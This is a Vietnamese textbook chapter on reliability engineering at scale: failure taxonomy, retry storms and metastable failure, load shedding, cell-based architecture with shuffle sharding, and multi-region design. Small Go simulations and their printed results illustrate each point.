Các chương trình trong buổi này là **mô hình đơn giản trên một máy** (đồng hồ ảo, hàng đợi lỏng, RTT và giá *giả định* có nhãn). Chúng cho thấy cơ chế và bậc độ lớn; chúng **không** đo hiệu năng của hệ thống thật, và máy kiểm chứng không có cụm đa vùng hay Kafka. Cách duy nhất biết hệ thống của bạn thật sự hành xử thế nào là đo bằng thử tải và thí nghiệm hỗn loạn (Buổi 49) trên hạ tầng của bạn. Với các chương trình dài, sách chỉ in phần cốt lõi; mã đầy đủ và chạy được nằm ở `verify/partB/b60/`, đầu ra in là của **chương trình đầy đủ**.

1. Kiểu hỏng hóc ở quy mô lớn

Buổi 39 nói về *công cụ* (timeout, retry, breaker). Ở quy mô lớn cần một **phân loại hỏng hóc** để biết công cụ nào hợp với kiểu nào:

Kiểu hỏng	Đặc điểm	Phòng thủ chính
Crash (dừng hẳn)	Dễ phát hiện nhất: tiến trình/máy chết, kết nối đóng	Dư thừa, health check, tự khởi động lại, hệ thống không trạng thái
Chậm / hỏng xám (*gray failure*)	Vẫn "sống" với health check nhưng chậm, mất gói, lỗi từng phần; khó nhất	Đo từ **phía người dùng** (không chỉ health check), timeout ngắn, hedging, loại máy chậm khỏi vòng (outlier ejection)
Mất thông điệp	Gói tin rơi, phản hồi mất (Buổi 59: trạng thái *unknown*)	Idempotency, thử lại có giới hạn, truy vấn trạng thái, đối soát
Phân vùng mạng	Hai nửa đều sống nhưng không thấy nhau (Buổi 53)	Quorum, fencing, chọn trước C hay A cho từng thao tác
Lỗi tương quan	Nhiều bản sao "độc lập" hỏng **cùng lúc**: cùng bản phát hành lỗi, cùng chứng chỉ hết hạn, cùng kho cấu hình, cùng AZ mất điện	Triển khai từng đợt nhỏ, đa dạng hóa (vùng, phiên bản), **ô** (mục 4), kill switch
Hỏng dây chuyền (*cascading*)	Hỏng một chỗ dồn tải sang chỗ khác làm chỗ đó hỏng theo; bão thử lại; hỏng *metastable*	Ngân sách thử lại, xả tải, bulkhead, giữ headroom, bỏ việc quá hạn

Hai điểm rất hay bị hiểu sai. **Thứ nhất, "độc lập" là giả định cần chứng minh.** Công thức khả dụng song song `1 - (1-p)^n` (Buổi 39) chỉ đúng khi các bản sao hỏng độc lập; lỗi tương quan phá hẳn nó: 3 bản sao 99% độc lập cho 99,9999%, nhưng nếu cùng một bản phát hành lỗi đánh sập cả ba thì khả dụng *không hơn một bản*. Dư thừa mua được khả dụng chỉ khi **điểm hỏng không chung**. **Thứ hai, hỏng xám tệ hơn crash**: máy chết bị loại ngay, máy chậm vẫn nhận 1/N lưu lượng và làm hỏng 1/N yêu cầu. Quy tắc: *độ khỏe phải đo bằng điều người dùng thấy* (tỉ lệ lỗi và độ trễ của yêu cầu thật), không chỉ bằng "cổng còn mở".

2. Bão thử lại và hỏng metastable

Buổi 39 §3 đã cài backoff mũ, jitter và ngân sách thử lại, và chỉ ra khuếch đại theo tầng (`3×3 = 9` lời gọi). Ở đây ta xem **động học theo thời gian**, nơi một hiện tượng nguy hiểm hơn xuất hiện: **hỏng metastable** (*metastable failure*): hệ thống vào một trạng thái xấu **tự duy trì** ngay cả khi nguyên nhân khởi đầu đã biến mất. Cơ chế:

1. Một sự cố ngắn (phụ thuộc chậm 5 giây) làm hàng đợi dài ra. Yêu cầu chờ lâu hơn timeout của client.
2. Client bỏ cuộc và **thử lại**, nhưng yêu cầu cũ **vẫn nằm trong hàng đợi** của máy chủ (nó không biết client đã đi) và vẫn tốn công suất khi được xử lý: *công việc vô ích*.
3. Tải hiệu dụng = tải gốc + thử lại + công việc vô ích. Nếu vượt công suất, hàng đợi không bao giờ cạn; mọi yêu cầu mới lại chờ quá lâu và hết hạn. **Goodput** (số yêu cầu hoàn tất *kịp hạn và có ích*) về gần 0 dù máy chủ bận 100%.

Mô phỏng theo từng giây: tải gốc 80/s, công suất 100/s, sự cố giây 10–14 làm công suất tụt còn 30/s, timeout client 2 giây. Bốn cấu hình: **A** không thử lại; **B** thử lại tối đa 3 lần; **C** thử lại 3 lần nhưng bị giới hạn bằng *ngân sách* 10% lưu lượng gốc; **D** thử lại 3 lần nhưng máy chủ **bỏ ngay yêu cầu đã quá hạn** (lan truyền deadline: không xử lý việc người gọi đã bỏ).

```
type config struct {
    name      string
    retries   int     // số lần thử lại tối đa mỗi yêu cầu
    budget    float64 // >0: chỉ cho thử lại bằng budget x lưu lượng gốc
    dropStale bool    // máy chủ bỏ yêu cầu đã quá hạn (lan truyền deadline)
}


    // ...
```

```
func simulate(c config) (good [horizon]float64, queue [horizon]float64) {
    var q []cohort
    tokens := 0.0
    for t := 0; t < horizon; t++ {
        q = append(q, cohort{n: lambda, born: t, attempt: 1})
        tokens += c.budget * lambda
        for i := range q { // client hết kiên nhẫn: sinh yêu cầu thử lại
            if !q[i].timedOut && t-q[i].born >= timeout {
                q[i].timedOut = true
                n := q[i].n
                if q[i].attempt > c.retries {
                    continue
                }
                if c.budget > 0 {
                    n = min(n, tokens)
                    tokens -= n
                }
                if n > 0 {
                    q = append(q, cohort{n: n, born: t, attempt: q[i].attempt + 1})
                }
            }
        }
        left := capacity(t)
        var rest []cohort
        for _, k := range q {
            if k.timedOut && c.dropStale {
                continue // bỏ ngay, không tốn công suất
            }
            take := min(k.n, left)
            left -= take
            if !k.timedOut {
                good[t] += take // phục vụ kịp hạn: có ích
            }
            if k.n-take > 0 {
                k.n -= take
                rest = append(rest, k)
            }
        }
        q = rest
        for _, k := range q {
            queue[t] += k.n
        }
    }
    return
}
```

```
Tải gốc 80/s, công suất 100/s; sự cố giây 10-14 (còn 30/s); timeout 2s
Goodput = yêu cầu phục vụ KỊP HẠN mỗi giây | Q = hàng đợi (gồm yêu cầu quá hạn)
giây  | A    goodput    Q | B    goodput    Q | C    goodput    Q | D    goodput    Q |
5     |  80.0         0 |  80.0         0 |  80.0         0 |  80.0         0 |
10    |  30.0        50 |  30.0        50 |  30.0        50 |  30.0        50 |
12    |  10.0       150 |  10.0       170 |  10.0       170 |  30.0       150 |
15    |   0.0       230 |   0.0       570 |   0.0       358 | 100.0       230 |
17    |   0.0       190 |   0.0       940 |   0.0       334 | 100.0       190 |
20    |  30.0       130 |   0.0      1600 |   0.0       298 | 100.0        60 |
25    | 100.0        30 |   0.0      2700 |   0.0       238 |  80.0         0 |
30    |  80.0         0 |   0.0      3800 |   0.0       178 |  80.0         0 |
40    |  80.0         0 |   0.0      6000 | 100.0        40 |  80.0         0 |
59    |  80.0         0 |   0.0     10180 |  80.0         0 |  80.0         0 |

A: không thử lại                phục hồi hoàn toàn từ: giây 23
B: thử lại 3 lần                phục hồi hoàn toàn từ: KHÔNG BAO GIỜ
C: 3 lần + ngân sách 10%        phục hồi hoàn toàn từ: giây 37
D: 3 lần + bỏ yêu cầu quá hạn   phục hồi hoàn toàn từ: giây 15
```

Đọc bảng (Q là độ dài hàng đợi):

- **A (không thử lại)** hồi phục nhưng chậm (giây 23) vì hàng đợi FIFO còn đầy yêu cầu *quá hạn* phải xử lý hết trước khi tới yêu cầu mới: bản thân việc xử lý theo thứ tự đến cũng gây hại khi có deadline.
- **B (thử lại tự do) không bao giờ hồi phục**: hàng đợi tăng đến hơn 10.000 yêu cầu, goodput bằng 0 mãi mãi, **dù sự cố đã hết từ giây 15**. Đây là hỏng metastable: nguyên nhân gốc đã biến mất nhưng vòng phản hồi (thử lại → thêm tải → thêm quá hạn → thêm thử lại) giữ hệ thống ở trạng thái xấu. Muốn thoát phải *can thiệp* (xả tải thủ công, tắt client, khởi động lại).
- **C (ngân sách 10%)** thoát được, sau khoảng 20 giây: ngân sách giới hạn khuếch đại thử lại nên hàng đợi cuối cùng cạn.
- **D (bỏ yêu cầu quá hạn)** hồi phục gần như ngay (giây 15): mỗi đơn vị công suất chỉ dùng cho việc vẫn còn người chờ. Đây là biện pháp hiệu quả nhất vì nó cắt vòng phản hồi ở chỗ gốc.

Quy tắc rút ra, theo thứ tự ưu tiên:

1. **Mọi yêu cầu mang deadline** (header/ngữ cảnh `ctx` Go, Buổi 15, 39); mọi tầng **bỏ việc quá hạn** thay vì xử lý.
2. **Thử lại ở đúng một tầng** (thường là tầng gần người dùng nhất), kèm **ngân sách** theo tỉ lệ lưu lượng, backoff mũ, **jitter** (Buổi 39); tuyệt đối không thử lại lỗi quá tải (`429`/`503`) bằng tốc độ cao mà phải tôn trọng `Retry-After`.
3. **Hàng đợi có giới hạn** và xả tải (mục 3); **LIFO/ưu tiên yêu cầu mới** khi quá tải có thể tốt hơn FIFO (yêu cầu cũ nhiều khả năng đã hết hạn).
4. **Hedged request** (gửi bản sao thứ hai sau p95) giảm độ trễ đuôi nhưng là *thêm tải*: chỉ dùng với ngân sách chặt, và không dùng cho thao tác không idempotent.

3. Quá tải: xả tải, kiểm soát nhận tải, backpressure

Khi tải đến vượt công suất, hệ thống chỉ có hai lựa chọn: **từ chối sớm một phần** (xả tải) hoặc **chậm với tất cả rồi hỏng với tất cả**. Autoscaling không thay thế được xả tải: tăng máy mất phút, quá tải ập tới trong giây (Buổi 39 §5).

Định luật Little cho phép tính được điều này: `L = λ × W`. Một hàng đợi dài `L` với thông lượng `μ` nghĩa là yêu cầu mới chờ `W = L/μ`. Nếu hạn chót là 1 giây và `μ = 100/s` thì **hàng đợi dài hơn 100 là chắc chắn có việc chờ quá hạn**: giới hạn độ dài hàng đợi theo `μ × thời gian chờ tối đa chấp nhận được`, đừng đặt "cho thoải mái". Hàng đợi vô hạn không phải sự bền bỉ: nó chỉ chuyển quá tải thành độ trễ vô hạn rồi hết bộ nhớ.

Mô phỏng theo bước 100 ms: công suất 100/s, hạn chót 1 giây, ba lớp ưu tiên (quan trọng 20%, thường 50%, thấp 30%). So ba chính sách khi tải tăng từ 60% đến 300% công suất: **(0)** FIFO vô hạn, **(1)** hàng giới hạn 50 (= 0,5 giây công việc) và bỏ việc quá hạn, **(2)** như (1) nhưng phục vụ theo ưu tiên và khi đầy thì xả từ lớp thấp nhất.

```
            if policy > 0 { // kiểm soát nhận tải
                if policy == 1 {
                    free := max(0, qLimit-total(q))
                    if n > free {
                        if t >= warm {
                            r.rejected[c] += n - free
                        }
                        n = free
                    }
                }
            }
            q[qi] = append(q[qi], cohort{n, t})
        }
        if policy == 2 { // xả từ lớp thấp nhất, yêu cầu mới nhất trước
```

```
            for excess := total(q) - qLimit; excess > 0; {
                for c := 2; c >= 0 && excess > 0; c-- {
                    for len(q[c]) > 0 && excess > 0 {
                        last := &q[c][len(q[c])-1]
                        d := min(last.n, excess)
                        last.n -= d
                        excess -= d
                        if t >= warm {
                            r.rejected[c] += d
                        }
                        if last.n <= 0 {
                            q[c] = q[c][:len(q[c])-1]
                        }
                    }
                }
            }
        }
        left := mu
```

```
Công suất 100/s, hạn chót 1 giây. Goodput = yêu cầu hoàn tất KỊP HẠN mỗi giây.
tải    | không xả tải             | hàng giới hạn            | giới hạn + ưu tiên
  60%  |  60.0/s, p99 chờ     0 ms |  60.0/s, p99 chờ     0 ms |  60.0/s, p99 chờ     0 ms
  90%  |  90.0/s, p99 chờ     0 ms |  90.0/s, p99 chờ     0 ms |  90.0/s, p99 chờ     0 ms
 100%  | 100.0/s, p99 chờ     0 ms | 100.0/s, p99 chờ     0 ms | 100.0/s, p99 chờ     0 ms
 120%  |   0.0/s, p99 chờ  5000 ms | 100.0/s, p99 chờ   400 ms | 100.0/s, p99 chờ   900 ms
 150%  |   0.0/s, p99 chờ  9900 ms | 100.0/s, p99 chờ   400 ms | 100.0/s, p99 chờ   600 ms
 200%  |   0.0/s, p99 chờ 14900 ms | 100.0/s, p99 chờ   400 ms | 100.0/s, p99 chờ   700 ms
 300%  |   0.0/s, p99 chờ 19800 ms | 100.0/s, p99 chờ   400 ms | 100.0/s, p99 chờ   900 ms

Tải 200%: tỉ lệ yêu cầu của từng lớp được phục vụ kịp hạn
hàng giới hạn        quan trọng  50.0% | thường  50.0% | thấp  50.0% |
giới hạn + ưu tiên   quan trọng 100.0% | thường  60.0% | thấp   0.0% |
```

Bốn điều đáng nhớ:

- **Dưới 100% mọi chính sách như nhau**; khác biệt chỉ xuất hiện khi quá tải. Đừng đánh giá chính sách xả tải bằng lúc rảnh.
- **Không xả tải: goodput sụp về 0** ngay từ 120%, p99 chờ tăng không giới hạn (theo thời gian mô phỏng 30 giây; chạy lâu hơn còn tệ hơn). Máy chủ bận 100% nhưng *không ai nhận được kết quả kịp hạn*.
- **Hàng giới hạn giữ goodput ở 100/s** (đúng công suất) ở mọi mức quá tải, với p99 chờ chỉ 400 ms: người nhận được thì nhận nhanh; người bị từ chối biết ngay (và có thể thử lại sau). Đây là *suy giảm êm* thay vì *sụp đổ*.
- **Ưu tiên quyết định ai bị bỏ**: ở tải 200%, thay vì 50% mỗi lớp, hệ thống phục vụ **100% yêu cầu quan trọng** (thanh toán, đăng nhập) và 0% lớp thấp (gợi ý, thống kê). Cái giá: p99 chờ của yêu cầu được phục vụ cao hơn, và lớp thấp bị *bỏ đói* (cần giới hạn để không bỏ đói vĩnh viễn nếu lớp ấy cũng quan trọng với ai đó).

Ai nên xả tải, và dựa vào đâu? Xả tải dựa vào *tín hiệu cục bộ*: độ dài hàng đợi, độ trễ hàng đợi (thời gian chờ lâu nhất), số yêu cầu đồng thời. Đừng dựa vào CPU (chậm và nhiễu). Lớp ưu tiên phải **do dịch vụ biết** (loại endpoint, loại khách hàng) và truyền trong header để mọi tầng thống nhất; phân loại cần được thiết kế từ trước, vì lúc quá tải không có thời gian bàn.


Backpressure (áp lực ngược) là phía còn lại của cùng bài toán: thay vì từ chối ở rìa, **báo cho nguồn gửi chậm lại**. Trong Go: channel có bộ đệm giới hạn (gửi chặn khi đầy), `semaphore`, cửa sổ tín dụng của gRPC/HTTP2, `pull` thay vì `push` (consumer kéo việc theo khả năng, Buổi 56 §4.2). Quy tắc: *mọi hàng đợi có giới hạn; mọi giới hạn có hành động khi đầy* (chặn, từ chối hoặc bỏ cái cũ nhất) và hành động ấy được chọn có chủ đích.

Suy giảm có kiểm soát (*degraded modes*, Buổi 39 §6) là thứ bạn làm *thay* cho từ chối khi có thể: phục vụ bản đơn giản. Bảng sau là thiết kế chế độ theo mức tải/mức hỏng, được cài thành công tắc có thể bật tự động hoặc bằng tay:

Chế độ	Khi nào	Hành vi
Bình thường	Tải < 70%	Toàn bộ tính năng
Giảm cấp 1	Tải 70–90% hoặc một phụ thuộc phụ chậm	Tắt gợi ý cá nhân hóa, dùng danh sách "bán chạy" lưu sẵn; tăng TTL cache
Giảm cấp 2	Tải > 90% hoặc CSDL đọc chậm	Phục vụ từ cache cũ (stale), tạm dừng ghi không thiết yếu (đếm lượt xem), xả lớp thấp
Chỉ cốt lõi	Sự cố nghiêm trọng	Chỉ đăng nhập, xem, đặt hàng, thanh toán; phòng chờ cho người mới; các việc khác trả "tạm thời không khả dụng"

4. Cô lập: bulkhead, kiến trúc ô và bán kính ảnh hưởng

Bulkhead (Buổi 39) chia tài nguyên *trong một tiến trình hoặc dịch vụ*. **Kiến trúc ô** (*cell-based architecture*) đưa cùng ý tưởng lên **mức cả hệ thống**: chia thế giới thành N **ô** độc lập, mỗi ô là một bản đầy đủ và tự chứa của dịch vụ (API, worker, CSDL, cache) phục vụ một **tập con cố định** người dùng; một **lớp định tuyến mỏng** ánh xạ người dùng vào ô. Hỏng ở một ô (bản phát hành lỗi, khách hàng "độc", sự cố hạ tầng) chỉ chạm tới người dùng của ô đó: **bán kính ảnh hưởng** (*blast radius*) là `1/N` chứ không phải 100%.



Kiến trúc ô: lớp định tuyến mỏng ánh xạ người dùng vào các ô độc lập

Nguyên tắc thiết kế:

- **Ô không chia sẻ gì trên đường yêu cầu**: không CSDL chung, không hàng đợi chung, không cache chung; chia sẻ chỉ ở *mặt phẳng điều khiển* (cấp ô, di chuyển người dùng, cấu hình) và mặt phẳng đó **không được nằm trên đường xử lý yêu cầu** (nếu nó chết, ô vẫn chạy với bảng ánh xạ đã cache).
- **Lớp định tuyến mỏng và đơn giản nhất có thể**: càng thông minh càng thành điểm hỏng duy nhất của mọi ô. Thường là tra bảng (người dùng → ô) hoặc băm khóa.
- **Triển khai theo ô**: phát hành bản mới cho một ô nhỏ trước (ô canary), quan sát, rồi mở rộng; lỗi tương quan do phát hành bị chặn ở một ô.
- **Kích thước ô là đánh đổi**: ô nhỏ cho bán kính nhỏ nhưng chi phí cố định nhân lên, khó xử lý khách hàng cực lớn (một khách lớn hơn một ô) và nhiều thứ phải vận hành. Ô phải đủ lớn để chạy hiệu quả, đủ nhỏ để chấp nhận mất.
- **Truy vấn và thao tác xuyên ô** (báo cáo toàn cục, người dùng tương tác với người ở ô khác) là phần khó nhất; thường đi qua dữ liệu sao chép bất đồng bộ hoặc dịch vụ riêng ngoài ô (cùng bài toán phân mảnh, Buổi 54).

Shuffle sharding là cách tăng cô lập mà *không cần thêm ô*: thay vì gán mỗi khách vào **một** nhóm máy, gán vào một **tập con ngẫu nhiên nhỏ** (ví dụ 2 trong 8). Một khách "độc" chỉ làm sập các máy của nó; khách khác bị ảnh hưởng chỉ khi *trùng cả tập*, rất hiếm, và nếu trùng một phần vẫn còn máy sống. Mô phỏng 100.000 người dùng:

```
    pair := func(id string) [2]int { // shuffle sharding: mỗi khách có một CẶP máy riêng
```


```
        a := int(h(id, 1) % workers)
        b := int(h(id, 2) % (workers - 1))
        if b >= a {
            b++
        }
        return [2]int{a, b}
    }
    poison := ids[rng.IntN(users)]
    dead := map[int]bool{}
    for _, w := range pair(poison) {
        dead[w] = true
    }
    var down, degraded, plainDown int
    plainBad := int(h(poison, 0) % workers) // sharding thường: mỗi khách đúng 1 máy
    for _, id := range ids {
        p := pair(id)
        switch {
        case dead[p[0]] && dead[p[1]]:
            down++
        case dead[p[0]] || dead[p[1]]:
            degraded++
        }
        if int(h(id, 0)%workers) == plainBad {
            plainDown++
        }
    }
    fmt.Printf("sharding thường (1 máy/khách) : %5.2f%% khách mất dịch vụ\n",
        100*float64(plainDown)/users)
    fmt.Printf("shuffle sharding (2 máy)      : %5.2f%% mất hẳn, %5.2f%% mất nửa năng lực\n",
        100*float64(down)/users, 100*float64(degraded)/users)
    fmt.Printf("lý thuyết: 1/C(8,2) = %.2f%% mất hẳn\n", 100.0/28)
```

```
--- 1. Bán kính ảnh hưởng khi MỘT ô (hoặc cả cụm, nếu N=1) hỏng ---
   N ô   người dùng bị ảnh hưởng   ghi chú
    1    100.00% (100000 người)   một cụm dùng chung: hỏng là hỏng tất cả
    2     50.00% (50000 người)
    4     25.00% (25001 người)
   10     10.05% (10049 người)
   20      5.06% (5057 người)
   50      2.08% (2084 người)
--- 2. Khách 'độc' làm sập mọi máy nó chạm tới (8 máy, mỗi khách dùng 2 máy) ---
sharding thường (1 máy/khách) : 12.50% khách mất dịch vụ
shuffle sharding (2 máy)      :  3.63% mất hẳn, 42.76% mất nửa năng lực
lý thuyết: 1/C(8,2) = 3.57% mất hẳn
--- 3. Một ô hỏng nặng 60 phút trong tháng; SLO 99,9% cho phép 43,2 phút ---
   N ô   người dùng vượt ngân sách lỗi   khả dụng gộp toàn dịch vụ
    1    100.00%                        99.8611%
   10     10.00%                        99.9861%
   50      2.00%                        99.9972%
```

Phần 1: với một cụm dùng chung (`N=1`) mọi người dùng cùng chịu; với 10 ô chỉ ~10%; 50 ô chỉ ~2%. Phần 2: cùng một khách độc, sharding thường làm mất **12,5%** khách (1/8), shuffle sharding chỉ **3,6%** mất hẳn (lý thuyết `1/C(8,2) = 3,57%`) và ~43% chỉ mất một nửa năng lực nên vẫn chạy. Phần 3 nối với **ngân sách lỗi** (Buổi 38 §5): cùng một sự cố 60 phút vượt ngân sách của SLO 99,9% (43,2 phút/tháng) với *toàn bộ* người dùng khi `N=1`, nhưng chỉ 10% (N=10) hoặc 2% (N=50) người dùng khi chia ô. Lưu ý một điều thật: **khả dụng gộp** thay đổi *ít* (99,86% → 99,99%), nhưng **số người bị ảnh hưởng và mức độ nghiêm trọng của sự cố** thay đổi rất nhiều; cái bạn mua bằng ô là *sự cố nhỏ*, không phải ít sự cố hơn.

5. Đa vùng

Một **vùng** (*region*) là một cụm trung tâm dữ liệu độc lập về điện, mạng và thường về điều khiển. Chạy ở nhiều vùng trả lời hai nhu cầu khác nhau, dễ bị trộn lẫn: **(1) chịu sự cố cả vùng** (độ bền, khả dụng) và **(2) giảm độ trễ cho người dùng ở xa** (hiệu năng). Mỗi nhu cầu dẫn tới thiết kế khác, và cả hai đều *đắt* (hạ tầng, vận hành, và đặc biệt là nhất quán dữ liệu).



Đa vùng: định tuyến toàn cầu theo độ trễ và sức khỏe, nhân bản bất đồng bộ giữa các vùng

Mô hình	Cách chạy	Đánh đổi
Active–passive (nóng/ấm/lạnh)	Một vùng nhận ghi; vùng thứ hai nhận bản sao và chờ	Đơn giản nhất; vùng chờ lãng phí (nếu "nóng") hoặc chậm bật (nếu "lạnh"); **RPO > 0** nếu nhân bản bất đồng bộ; failover là *thao tác*, phải diễn tập
Active–active, ghi ở vùng nhà	Mỗi người dùng/dữ liệu có **vùng nhà**; mọi vùng phục vụ đọc; ghi định tuyến về vùng nhà	Độ trễ đọc tốt; ghi xa vùng nhà chậm; mất vùng nhà thì dữ liệu của họ *không ghi được* tới khi chuyển nhà; cần phân mảnh theo người dùng (Buổi 54)
Active–active, ghi ở mọi nơi	Nhiều vùng cùng nhận ghi cho cùng dữ liệu	Độ trễ ghi tốt; **xung đột** bắt buộc giải quyết (last-write-wins, CRDT, Buổi 53 §8); một số bất biến (số dư không âm, không bán lố) **không** đảm bảo được nếu không phối hợp liên vùng
Đồng bộ (đồng thuận liên vùng)	Ghi phải được đa số vùng xác nhận (Raft/Paxos, như Spanner-like)	RPO = 0, nhất quán mạnh; **mỗi ghi cộng RTT liên vùng** (hàng chục đến hàng trăm ms)

Quy tắc quyết định: nhất quán *mạnh* và khả dụng khi mất vùng không đi cùng nhau miễn phí (CAP/PACELC, Buổi 53). Hệ thống thường **phân loại dữ liệu**: dữ liệu *tiền, tồn kho, đặt chỗ* giữ **một nhà** (hoặc đồng thuận có chủ đích) vì sai là mất tiền (Buổi 59); dữ liệu *hồ sơ, bảng tin, cache* chịu nhất quán cuối cùng ở active–active. Bài sai phổ biến là "bật đa vùng cho cả hệ thống" trong khi 20% dữ liệu cần nhất quán mạnh và làm cả hệ thống chậm hoặc sai.

Định tuyến gồm ba tầng: (1) *DNS/anycast toàn cầu* theo độ trễ hoặc địa lý và theo **sức khỏe** (health check từ nhiều điểm; TTL ngắn nhưng nhớ rằng nhiều bộ phân giải bỏ qua TTL thấp, nên failover bằng DNS có độ trễ không thể dự đoán chặt); (2) *tầng biên* (CDN, cổng) đưa người dùng vào vùng gần nhất; (3) *trong ứng dụng*, định tuyến theo "vùng nhà" của dữ liệu. **Dữ liệu theo vùng** còn có lý do pháp lý: một số luật yêu cầu dữ liệu của người dân một nước lưu trong nước, nên *vùng nhà* đôi khi do luật chọn, không do độ trễ.

